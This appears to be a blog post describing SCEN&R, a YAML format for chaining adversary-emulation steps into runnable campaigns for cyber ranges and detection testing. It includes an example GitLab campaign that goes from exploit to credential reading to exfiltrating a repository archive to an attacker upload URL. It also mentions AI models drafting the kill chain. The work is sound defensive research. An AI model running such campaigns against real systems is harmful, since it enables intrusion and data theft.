At C&ESAR 2026, part of European Cyber Week in Rennes, the M&NTIS Team at Almond R&D presented SCEN&R, an open, vendor-neutral format that describes a complete, runnable campaign in a single engine-independent file.
1. Techniques travel. Campaigns stay locked in their engine.
The community shares techniques well. Atomic Red Team (our introduction) gives us a common library of small tests mapped to MITRE ATT&CK: you run an atomic, and check whether your detection fires. But a real intrusion is not a technique in isolation. It is a campaign: a chain of steps across several hosts, where each step depends on what the previous ones produced, an attacker exploits a web app, reads a config file, extracts credentials, pivots, and only then deploys ransomware. What matters is the links between the steps, and no open, executable format captures them: campaign logic ends up locked inside one emulation engine.

SCEN&R describes a complete, runnable campaign in one file: the steps, the sessions they open, the data they extract and reuse, the conditional graph that links them, and the attacker infrastructure. It is plain text and engine-independent, so it can be code-reviewed, diffed, and version-controlled like source.
2. What a campaign file contains
A technique needs only a command. The atomic tests stay in the Atomic Red Team format, referenced by file and GUID, so an existing library is reused unchanged and the ATT&CK mapping is read from the test.
A campaign needs four more things, all in plain YAML:
- Sessions are the attacker’s presence on a
host, and the context a step runs in. A session says
where the attacker is, not how the foothold
is carried (shell, WinRM, or a polling implant are all the
same session), so one file runs over a synchronous or an
asynchronous channel without change. A step that opens a new
foothold
producesa new session. The first session, the attacker’s own host, comes from the backend; every foothold after it, including initial access, is produced by a step. - Data flow: a step extracts values from
its output with a regex, and later steps reuse them by
template (
{{...}}). The pattern lives with the test, in a companion.procedure.yamlkeyed by the same GUID, written once and reused everywhere:
# atomics/T1003/T1003.procedure.yaml, beside the atomic test
procedures:
  - guid: "0600142c-ba97-4ff9-bdc7-28906a58c23f"
    produces:
      variable:
        remote_password:
          extract: 'Password:\s+([^\s]+)'
from_: stdout- A conditional graph (a DAG) links the
steps. Each edge can carry a condition over extracted state,
so the campaign only advances on what it obtained. Trying one
technique and falling back to another is just two guarded
edges; a step that needs several inputs uses
join: all. The graph is acyclic, so there is no retry or unbounded loop (beaconing is out of scope). - Infrastructure is declared in an
infrablock, each node pinned to a real indicator (IP or domain) or left free for the range to assign. Pinning the addresses a threat report attributes to an intrusion set means the exercise also tests detections keyed on indicators, a blocklist never loaded, a feed never subscribed to, which a behaviour-only emulation never surfaces.
3. A complete example
Put together, a campaign is one readable file. Below is a
five-step GitLab campaign (CVE-2026-97229): exploit the CI/CD
regex overflow for code execution as git, locate
the Rails secrets, read the database key, archive a private
repository, and exfiltrate it. GUIDs are truncated.
schema_version: "2.0"

scenario:
  id: gitlab-cicd-regexp-rce
  name: GitLab CI/CD regex RCE to repository theft (CVE-2026-97229)

infra:
  exfil_server:                        # free: the range supplies the address

steps:
  - id: exploit_gitlab_cicd_rce        # T1190 - initial access
    session: attacker
    procedure:
      file: T1190/T1190.yaml
      guid: d20d3b67...
      parameters: {target_url: "http://10.0.2.20"}
    produces:
      session: {gitlab_shell: {host: GitLabServer}}

  - id: locate_gitlab_secrets          # T1083 - file discovery
    session: gitlab_shell
    procedure: {file: T1083/T1083.yaml, guid: 70882254...}

  - id: read_db_credentials            # T1552.001 - credentials in files
    session: gitlab_shell
    procedure: {file: T1552.001/T1552.001.yaml, guid: 313be321...}

  - id: archive_private_repo           # T1213.003 - data from repositories
    session: gitlab_shell
    procedure: {file: T1213.003/T1213.003.yaml, guid: 7a3dbd40...}

  - id: exfiltrate_repo_archive        # T1048.003 - exfiltration over HTTP
    session: gitlab_shell
    procedure:
      file: T1048.003/T1048.003.yaml
      guid: f903d5e3...
      parameters:
        archive_file: "{{archive_private_repo.archive_path}}"
        upload_url: "http://{{infra.exfil_server.ip}}/upload"

graph:
  - {from_: exploit_gitlab_cicd_rce, to: locate_gitlab_secrets}
  - {from_: locate_gitlab_secrets, to: read_db_credentials,
     condition: locate_gitlab_secrets.secrets_file != null}
  - {from_: read_db_credentials, to: archive_private_repo,
     condition: read_db_credentials.secret_key_base != null}
  - {from_: archive_private_repo, to: exfiltrate_repo_archive,
     condition: archive_private_repo.archive_path != null}
More examples (recon, multi-session, Active Directory compromise) and smaller getting-started files are in gitlab.com/scenar/scenar-data.
4. One file, any engine
The campaign logic lives in the file, so an engine runs it through a small binding with only two obligations: dispatch an atomic step in a session, and expose the sessions matching the scenario’s hosts, capabilities most C2 frameworks and cyber ranges already provide. A reference executor handles the rest (templates, extraction, conditions, graph ordering), so the binding stays small: 146 lines of Python for the M&NTIS Platform, 244 for MITRE CALDERA.
A Python reference implementation pins down the semantics, with fail-fast validation (a missing GUID, a dangling edge, a cyclic graph, or a condition over an undeclared variable is rejected at load time) and JSON Schemas for both file formats. A dry run validates structure, references, ordering, and data flow with no live range (the mature path); a live run dispatches each test through a backend adapter.
5. Proof: the same campaign on two engines
We took darupel, one of our cyber-range training campaigns (shown below), and ran the same file, unchanged, on the M&NTIS Platform (its own beacon) and on MITRE CALDERA (its own agent): 9 of 9 steps on each engine, 0 lines changed. The behaviour and the footholds were identical; only the implant differed, which is the point.

darupel: 9 steps across 3 hosts, from a WordPress plugin to ransomware

darupel on the M&NTIS Platform

The same file on MITRE CALDERA
6. Training and defense testing
Training. A single technique is rarely enough for SOC and CERT analysts: they need to follow an incident across hosts, correlate alerts, and reconstruct the attacker’s progression. With SCEN&R the full kill chain is authored once and replayed on a M&NTIS lab on demand, versioned, reviewed, and re-run identically for every group.
Defense testing. Because the output is one portable file, a campaign can be generated from fresh threat intelligence. In a recent experiment we took a one-week-old GitLab CVE (the example above) from our threat watch; an AI assistant drafted the five-step kill chain mapped to atomic tests, an open model (DeepSeek V4 Flash) handled the exploit integration for about 16 USD, and we validated and ran it end to end on a lab. The same file can then be shared, so each team runs it on its own engine against its own detection stack.
7. Status and resources
SCEN&R is an alpha format, and we are seeking feedback. Some boundaries are deliberate: cleanup is the backend’s job, the graph is acyclic (no loops or beaconing), and live execution is still experimental, with dry runs the mature path.
- Specification, JSON Schemas, reference executor, and the M&NTIS and CALDERA bindings: gitlab.com/scenar/scenar
- Example scenarios: gitlab.com/scenar/scenar-data
Contributions are welcome: a binding for your engine, more campaigns, or feedback on the spec. This work was done in the M&NTIS Team at Almond R&D.
8. C&ESAR 2026 slides
The slides of the talk presented at C&ESAR 2026 (download the PDF):